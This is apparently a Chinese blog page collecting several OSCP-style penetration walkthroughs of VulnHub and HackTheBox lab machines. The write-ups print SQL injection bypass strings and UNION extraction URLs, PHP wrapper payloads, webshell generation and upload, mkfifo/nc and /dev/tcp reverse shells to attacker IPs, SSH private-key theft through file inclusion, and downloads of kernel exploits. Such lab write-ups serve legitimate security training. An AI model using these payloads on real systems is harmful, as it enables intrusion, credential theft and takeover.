搜索到
192
篇与
的结果
-

 Hack_Me_Please,js信息泄露,二级目录遍历 【oscp】Hack_Me_Please,js信息泄露,二级目录遍历靶机地址:https://www.vulnhub.com/entry/hack-me-please-1,731/外网打点主机发现&端口扫描80端口这是一个静态页面mysql测试是否可以远程连接(可)Tips :ERROR 2026 (HY000): TLS/SSL error: self-signed certificate in certificate chAIn,这个错误表示客户端与服务器之间建立安全连接时出现的SSL/TLS 证书验证错误解决办法通常有两种方法: 添加参数 --skip-ssl 添加参数 --ssl-mode=DISABLED 目录扫描看到一个html,不是php写的,进行目录爆破的时候就需要用到wfuzz或者gobuster既然是静态页面,那么我们直接打开控制台,这里注释信息有一个 /seeddms51x/seeddms-5.1.22///确保这个js文件与我们服务器端点上安装的应用相同:/seeddms51x/seeddms-5.1.22/访问这个应用http://10.10.10.201/seeddms51x/seeddms-5.1.22/经过一些列折腾后' or 1=1 --+ ' or 1=1 -- + ' or 1=1# " or 1=1 --+ " or 1=1 -- + " || 1=1 -- + " || 1=1 --+ " || 1=1 #继续信息收集,发现可以对这个上级目录进行扫描gobuster dir -u http://10.10.10.201/seeddms51x -w /data/SecLists_Dict/Discovery/Web-Content/directory-list-1.0.txt -x html,txt,php,js开放了,三个目录/conf /www /pear/conf/settings.xml丢给AI总结(注意oscp考试绝对不允许使用AI)有了数据库密码,那么就远程登录┌──(root㉿kali)-[/data/demo] └─# mysql -u seeddms -h 10.10.10.201 --skip-ssl -p Enter password: Welcome to the MariaDB monitor. Commands end with ; or g. Your MySQL connection id is 72 Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu) Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others. Support MariaDB developers by giving a star at https://github.com/MariaDB/server Type 'help;' or 'h' for help. Type 'c' to clear the current input statement. MySQL [(none)]> show databases; +--------------------+ | Database | +--------------------+ | information_schema | | mysql | | performance_schema | | seeddms | | sys | +--------------------+ 5 rows in set (0.006 sec) MySQL [(none)]> use seeddms Reading table information for completion of table and column names You can turn off this feature to get a quicker startup with -A Database changed MySQL [seeddms]> show tables; +------------------------------+ | Tables_in_seeddms | +------------------------------+ | tblACLs | | tblAttributeDefinitions | | tblCategory | | tblDocumentApproveLog | ------------------------------------------- | tblWorkflowTransitions | | tblWorkflows | | users | +------------------------------+ 43 rows in set (0.002 sec) MySQL [seeddms]> select * from users; +-------------+---------------------+--------------------+-----------------+ | Employee_id | Employee_first_name | Employee_last_name | Employee_passwd | +-------------+---------------------+--------------------+-----------------+ | 1 | saket | saurav | Saket@#$1337 | +-------------+---------------------+--------------------+-----------------+ 1 row in set (0.002 sec)发现Saket@#$1337登录不成功 MySQL [seeddms]> select * from tblUsers; +----+-------+----------------------------------+---------------+--------------------+----------+-------+---------+------+--------+---------------------+---------------+----------+-------+------------+ | id | login | pwd | fullName | emAIl | language | theme | comment | role | hidden | pwdExpiration | loginfAIlures | disabled | quota | homefolder | +----+-------+----------------------------------+---------------+--------------------+----------+-------+---------+------+--------+---------------------+---------------+----------+-------+------------+ | 1 | admin | f9ef2c539bad8a6d2f3432b6d49ab51a | Administrator | address@server.com | en_GB | | | 1 | 0 | 2021-07-13 00:12:25 | 0 | 0 | 0 | NULL | | 2 | guest | NULL | Guest User | NULL | | | | 2 | 0 | NULL | 0 | 0 | 0 | NULL | +----+-------+----------------------------------+---------------+--------------------+----------+-------+---------+------+--------+---------------------+---------------+----------+-------+------------+ 2 rows in set (0.001 sec)解密失败,那还有一种方法就是修改数据了修改密码为123456 md5加密后e10adc3949ba59abbe56e057f20f883eupdate tblUsers set pwd='e10adc3949ba59abbe56e057f20f883e' where login='admin';修改后就能登录了在mysql中还有一个信息是必须要收集的(这个配置不当能够直接getshell)MySQL [seeddms]> SHOW VARIABLES LIKE 'secure_file_priv'; +------------------+-----------------------+ | Variable_name | Value | +------------------+-----------------------+ | secure_file_priv | /var/lib/mysql-files/ | +------------------+-----------------------+ 1 row in set (0.019 sec)继续登录的后台,点击添加文档,发现能上传文件我们使用weevely生成一个php静态木马(它具有跨平台、隐蔽性好[增加免杀率]、支持多种功能等特点)weevely generate cmd shell.php把他上传上去那么这个shell路径怎么获取呢,这里可以检索一下历史漏洞,这里有一个命令执行查看一下需要获取文档ID example.com/data/1048576/"document_id"/1.php?cmd=cat+/etc/passwd完整payload如下http://10.10.10.201/seeddms51x/data/1048576/10/1.php内网渗透使用weevely连接webshellweevely terminal http://10.10.10.201/seeddms51x/data/1048576/10/1.php cmd反弹shellrm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.10.128 1234 >/tmp/f创建交互式终端python2 -c 'import pty; pty.spawn("/bin/bash")';内网信息收集的时候,看到一个logrotate计划任务www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/10$ ls -al /etc/cron* ls -al /etc/cron* -rw-r--r-- 1 root root 1042 Feb 13 2020 /etc/crontab /etc/cron.d: total 36 drwxr-xr-x 2 root root 4096 Jul 2 2021 . drwxr-xr-x 133 root root 12288 Jul 3 2021 .. -rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder -rw-r--r-- 1 root root 285 Jul 16 2019 anacron -rw-r--r-- 1 root root 201 Feb 13 2020 e2scrub_all -rw-r--r-- 1 root root 712 Jun 20 2021 php -rw-r--r-- 1 root root 191 Jul 2 2021 popularity-contest /etc/cron.dAIly: total 68 drwxr-xr-x 2 root root 4096 Jul 2 2021 . drwxr-xr-x 133 root root 12288 Jul 3 2021 .. -rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder -rwxr-xr-x 1 root root 311 Jul 16 2019 0anacron -rwxr-xr-x 1 root root 539 Apr 13 2020 apache2 -rwxr-xr-x 1 root root 376 Dec 4 2019 apport -rwxr-xr-x 1 root root 1478 Apr 9 2020 apt-compat -rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmAInutils -rwxr-xr-x 1 root root 384 Nov 19 2019 cracklib-runtime -rwxr-xr-x 1 root root 1187 Sep 5 2019 dpkg -rwxr-xr-x 1 root root 377 Jan 21 2019 logrotate -rwxr-xr-x 1 root root 1123 Feb 25 2020 man-db -rwxr-xr-x 1 root root 4574 Jul 18 2019 popularity-contest -rwxr-xr-x 1 root root 214 Dec 7 2020 update-notifier-common www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/10$ logrotate --version logrotate --version logrotate 3.14.0 Default mAIl command: /usr/bin/mAIl Default compress command: /bin/gzip Default uncompress command: /bin/gunzip Default compress extension: .gz Default state file path: /var/lib/logrotate/status ACL support: yes SELinux support: yes很遗憾,这个利用不了,版本太新(高)了然后我想到了刚进来的那个网页moonlight,这里有一个权限提升POC为c#计算机语言,大概率不适用于Linux想想看哪里还没有利用这是之前mysql中的用户表,存在一个用户Saket@#$1337我们查看/etc/passwd,是存在这个用户的www-data@ubuntu:/var/www/html/seeddms51x/seeddms-5.1.22$ su saket su saket Password: Saket@#$1337 To run a command as administrator (user "root"), use "sudo <command>". See "man sudo_root" for detAIls. saket@ubuntu:/var/www/html/seeddms51x/seeddms-5.1.22$ saket@ubuntu:/var/www/html/seeddms51x/seeddms-5.1.22$ sudo -l sudo -l [sudo] password for saket: Saket@#$1337 Matching Defaults entries for saket on ubuntu: env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin User saket may run the following commands on ubuntu: (ALL : ALL) ALL saket@ubuntu:/var/www/html/seeddms51x/seeddms-5.1.22$ sudo -i sudo -i root@ubuntu:~# whoami whoami root至此提权成功。往期推荐往期推荐不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学防溯源小技巧ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略【oscp】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式【内网渗透】ICMP隧道技术,ICMP封装穿透防火墙上线MSF/CS【渗透测试】Linux隐身登录
-

FALL,wfuzz对参数的模糊测试 【oscp】FALL,wfuzz对参数的模糊测试靶机地址:https://www.vulnhub.com/entry/digitalworldlocal-fall,726/连接好kali,主机发现 & 端口扫描,发现了两个http服务,一个是80端口一个9090端口这是80界面这是9090界面随便点点,文件包含伪协议如下(利用失败)php://filter/read=convert.base64-encode/resource=index.php php://filter/resource=index.php php://filter/string.strip_tags|convert.base64-decode/resource=shell.php data://text/plain,<?php%20phpinfo();?> data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8%2b file:///etc/passwd http://127.0.0.1/cmd.php?cmd=php://input POST数据:<?php phpinfo()?>看到网站底部,2.2.15版本漏洞检索,但是需要鉴权我们并没有登录后台这里看到一个用户发送的一个消息,留着有一个后门接下来进行目录扫描,发现有一个test.phpdirsearch -u http://10.10.10.199利用wfuzz工具,对参数进行爆破,并筛选出响应长度在100到100000之间的结果wfuzz -u http://10.10.10.200/test.php?FUZZ=/etc/passwd -w /data/SecLists_Dict/Discovery/Web-Content/small_common.txt --ss "^(.{100,100000})$"此时发现有一个file参数,访问payload,并发现写那篇文章的qiu用户,curl http://10.10.10.200/test.php?file=/etc/passwd查看是否存在id_rsa,这个文件呢是私匙,在linux中它非常的敏感,如果用户泄露了此文件,那么攻击者就可以利用此文件免密登录服务器,通过下面的命令,可以看到目标服务器泄露了此用户的文件curl http://10.10.10.200/test.php?file=/home/qiu/.ssh/id_rsa确保私钥文件的权限被严格限制。通常,私钥文件的权限应设置为 600(只有所有者可以读写),否则可能利用不成功。curl http://10.10.10.200/test.php?file=/home/qiu/.ssh/id_rsa > qiu chmod 600 qiu ssh qiu@10.10.10.200 -i qiu登录成功后,进行内网信息收集,外网还有一个9090端口的web,那么就来看数据库配置,密码为P@ssw0rdINSANITY查看表数据mysql> select * from cms_users -> ; +---------+----------+----------------------------------+--------------+------------+-----------+----------------------+--------+---------------------+---------------------+ | user_id | username | password | admin_access | first_name | last_name | email | active | create_date | modified_date | +---------+----------+----------------------------------+--------------+------------+-----------+----------------------+--------+---------------------+---------------------+ | 1 | qiu | bc8b9059c13582d649d3d9e48c16d67f | 1 | qiu qing | chan | qiu@goodtech.inc | 1 | 2021-05-21 17:06:29 | 2021-05-22 02:28:53 | | 2 | patrick | 6aea70cc6a678f0f83a82e1c753d7764 | 1 | Patrick | Ong | patrick@goodtech.inc | 1 | 2021-05-22 02:28:33 | 2021-05-22 16:54:13 | +---------+----------+----------------------------------+--------------+------------+-----------+----------------------+--------+---------------------+---------------------+ 2 rows in set (0.00 sec)解密失败基本信息收集uname -a hostname # 主机名 # 系统信息相关 lsb_release -a cat /etc/os-release cat /proc/version # 权限相关 sudo -l # 查看可以使用sudo的文件 find / -perm -4000 -print 2>/dev/null # 查找 SUID文件 ls -al /etc/cron* # 查看所有计划任务 find / -perm 777 -type f 2>/dev/null # 查看文件权限为777的文件信息 # 其他信息收集 ps -aux netstat -tulnp history 直到历史命令测试sudo,提权成功(之前的mysql服务器密码也可以尝试)往期推荐不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学防溯源小技巧ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略【oscp】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式【内网渗透】ICMP隧道技术,ICMP封装穿透防火墙上线MSF/CS【渗透测试】linux隐身登录
-

BSides-Vancouver-2018-Workshop,ftp匿名登录,wordpress渗透 【oscp】BSides-Vancouver-2018-Workshop,FTP匿名登录,wordpress渗透下载地址:https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova难度:相对简单,有很多种方法主机发现端口扫描利用FTP的默认用户进行匿名登录,查看文件FTP 192.168.209.136 cd public get users.txt.bk像是一个密码字典(其实是一个用户字典,当前系统用户包含了这些用户)目录扫描robots.txt爬虫协议一个wordpress站点继续目录扫描利用wpscan发现可能存在的用户名,并使用msf的字典 wpscan --url http://192.168.209.136/backup_wordpress -e u -P /usr/share/wordlists/metasploit/burnett_top_1024.txt有俩个用户分别是john和admin,以及john的密码enigma登录进去直接修改404反弹shell的php脚本(kali自带/usr/share/webshells/php/php-reverse-shell.php)kali开启监听反弹成功创建交互式终端python -c "import pty; pty.spawn('/bin/bash')"基本信息收集,Ubuntu 12.04.4 LTS ,3.11.0-15没有内核提权漏洞,在往期的靶机中我们查看数据库密码(站点用到的就是mysql肯定存在mysql服务),thiscannotbeit登录成功查看用户表使用hash-identifier hash识别工具,识别hash类型md5解密切换思路,继续信息收集,查看文件权限为777的文件find / -perm 777 -type f 2>/dev/null那么就可以直接反弹shell提权echo '/bin/bash -i >& /dev/tcp/192.168.209.130/6666 0>&1' > cleanup ./cleanupkali端是有反应的,自动退出了换一个反弹shell命令echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.209.130 6666 >/tmp/f' > cleanup ./cleanup往期推荐【oscp】Tr0ll 靶机全系列(1-3),FTP被玩坏了【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏HTB-Chemistry靶机渗透教程ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略开箱即用!265种windows渗透工具合集--灵兔宝盒
-

Blender软件的信息泄露---VulnOSv2 【oscp】Blender软件的信息泄露---VulnOSv2端口扫描80探测访问前端页面全端口扫描,有一个6667端口(一款多平台上可使用的IRC守护程序)wappalyzer信息收集使用dirb进行目录扫描都没有结果了,点击页面上的那个website,会跳转到这个页面这里要看仔细一点,这里字体是黑色的,有一个页面路径/jabcd0cs,和用户密码guest/guest去访问这个目录前可以直接使用这个用户登录一下ssh,很明显登录失败访问并登录登录成功这里有一个文件上传(add document)尝试上传shell.php(一句话木马),但是我们并不知道上传的目录在哪再次目录扫描,这次扫描需要加上这个隐藏的路径jabcd0cs这些方法都可以试试,还有一个执行文件的东西,找绝对路径,找到一句话木马的位置可惜都不行这时候就需要细心一点了searchsploit漏洞检索,找到一个漏洞有一个sql注入开始利用http://192.168.111.194/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,user(),3,4,5,6,7,8,9暴库http://192.168.111.194/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user UNION SELECT 1,group_concat(schema_name),3,4,5,6,7,8,9 from information_schema.schemata # information_schema,drupal7,jabcd0cs,mysql,performance_schema,phpmyadmin暴表(jabcd0cs表)http://192.168.111.194/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,group_concat(table_name),3,4,5,6,7,8,9 from information_schema.tables where table_schema=database() # odm_access_log,odm_admin,odm_category,odm_data,odm_department,odm_dept_perms,odm_dept_reviewer,odm_filetypes,odm_log,odm_odmsys,odm_rights,odm_settings,odm_udf,odm_user,odm_user_perms暴字段(jabcd0cs表),但是没有任何关于密码的字段http://192.168.111.194/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201, group_concat(column_name),3,4,5,6,7,8,9 from information_schema.columns where table_schema=database() # file_id,user_id,timestamp,action,id,admin,id,name,id,category,owner,realname,created,description,comment,status,department,default_rights,publishable,reviewer,reviewer_comments,id,name,fid,dept_id,rights,dept_id,user_id,id,type,active,id,modified_on,modified_by,note,revision,id,sys_name,sys_value,RightId,Description,id,name,value,descripti这里有一个注意点,就是用字符串表名来查表的时候查不出来,payload如下:http://192.168.111.194/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201, group_concat(column_name),3,4,5,6,7,8,9 from information_schema.columns where table_schema=database() and table_name=odm_user这里要把表的字符串换成16进制,6f646d5f75736572所以完整暴字段(带表)的payload是http://192.168.111.194/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201, group_concat(column_name),3,4,5,6,7,8,9 from information_schema.columns where table_schema=database() and table_name=0x6f646d5f75736572 # id,username,password,department,phone,Email,last_name,first_name,pw_reset_code查密码http://192.168.111.194/jabcd0cs/ajax_udf.php ?q=1 &add_value=odm_user%20UNION%20SELECT%201, group_concat(username,password),3,4,5,6,7,8,9 from odm_user # webmin # b78aae356709f8c31118ea613980954b # webmin1980 # guest # 084e0343a0486ff05530df6c705c8bb4 # guest知道了账号密码,第一时间测试ssh连接,连接成功了内核信息收集内核漏洞检索(没有漏洞)历史命令,看到用户vulnosadmin的目录下面的文件,有很多hydra的文件运行一下使用make命令(Makefile 是一个文本文件,其中定义了如何构建程序所需的规则和步骤。)再查看进程信息,ps -aux,包含了postgres数据库将/usr/share/wordlists/metasploit/postgres_default_pass.txt和postgres_default_user.txt文件传到靶机上,进行密码爆破。爆破出 postgres/postgres登录postgres数据库psql -h localhost -U postgresl,注意,postgres数据库查询语句区分大小写vulnosadmin / c4nuh4ckm3tw1c3将此文件复制到网页根目录下面本机下载,打开这个网站,并上传上去,点击旁边的那个框,就可以看到密码了https://imagetostl.com/cn/view-blend-onlineTips:.blend 文件是 Blender 软件的专有文件格式,用于保存 3D 制作项目。第二种方法,内核提权,信息收集低版本的内核提权传到靶机上,编译,并运行,提权成功注意点在使用sql注入的时候如果不能正常的根据表名查找数据,那么可以将其转换为十六进制,例如http://192.168.111.194/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201, group_concat(column_name),3,4,5,6,7,8,9 from information_schema.columns where table_schema=database() and table_name=0x6f646d5f75736572 # odm_userpostgres数据库的登录命令psql -h localhost -U postgrespostgres数据库的查询语句,是区分大小写的l :显示数据库c:切换连接的数据库往期推荐【oscp】Tr0ll 靶机全系列(1-3),FTP被玩坏了【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏HTB-Chemistry靶机渗透教程ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略开箱即用!265种windows渗透工具合集--灵兔宝盒
-
提权靶机Node 主机探测 && 80端口探测端口扫描,只开启了3000和22端口,看样子就是要让我们从3000这个端口找22登录的信息访问3000端口的网页向我们新成员问好,一共有三个用户tom,mark,rastating切换到登录界面,sql侏儒万能密码 / 弱口令tom' or 1=1 --+ tom' or 1=1 -- + tom' or 1=1 # tom" or 1=1 # tom" || 1=1 # tom' || 1=1 --+这里意思就是说,MyPlace这个项目的介绍,告诉我们,注册的入口已经关闭了,我们可以查看用户的资料查看用户资料,三个人都是一个信息User xxx are still not completed, check back later to learn more about mark!用户界面的sql注入cookie伪造,利用cookie伪造,可以绕过前端验证的cookie找到app.js,暴露了所有的路由信息,但是没啥用基本都访问过了我们看看接口信息有一个/api/users访问,信息泄露了[ {"_id":"59a7365b98aa325cc03ee51c","username":"myP14ceAdm1nAcc0uNT","password":"dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af","is_admin":true}, {"_id":"59a7368398aa325cc03ee51d","username":"tom","password":"f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240","is_admin":false}, {"_id":"59a7368e98aa325cc03ee51e","username":"mark","password":"de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73","is_admin":false}, {"_id":"59aa9781cced6f1d1490fce9","username":"rastating","password":"5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0","is_admin":false} ]识别一下吧,hash-identifier是一个hash值的识别工具https://www.cmd5.com/ 丢进去一个一个解密,只有第四个用户没有解出来myP14ceAdm1nAcc0uNT :manchestertom :spongebobmark :snowflake有了账号密码,还可以测试ssh连接,刚开始端口扫描的时候是有一个22端口ssh的管理员 myP14ceAdm1nAcc0uNT 成功页面不清楚这是什么文件嘞换一个用户 tom那么只能从管理员用户的那个backup文件下手了查看文件内容,疑似base64重定向到一个zip文件,解压的时候,提示我们输入密码,看样子这就是一个备份的zip文件利用fcrackzip使用kali自带的字典破解zip压缩包切换到目录下,看样子应该是网站的源码了版本信息,包含了express.js版本和mongodb版本查看app.js泄露了数据库的密码盲猜ssh密码和数据库密码一模一样,登录成功内核信息收集漏洞检索,发现几个可能的内核提权漏洞复制到当前目录 searchsploit -m 编号开启http服务下载命令检查wget 192.168.111.128:8000/44300.c wget 192.168.111.128:8000/44298.c wget 192.168.111.128:8000/40049.c wget 192.168.111.128:8000/40871.c将四个文件传到靶机上进行编译,一个一个尝试,编译失败也不要紧,就换一个exp,最后得到44298.c这个exp能提权成功本靶机主要是前端express.js编写的前端项目,项目打包的源码暴露了api接口的信息,通过访问此api接口,由于后端的过滤不严谨,造成的信息泄露,进而获取了目标的权限往期推荐【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略【内网渗透】免工具,内网、域内信息收集的40种方式总结【渗透测试】ATT&CK靶场一,phpmyadmin,域渗透,内网横向移动攻略【渗透测试】Linux隐身登录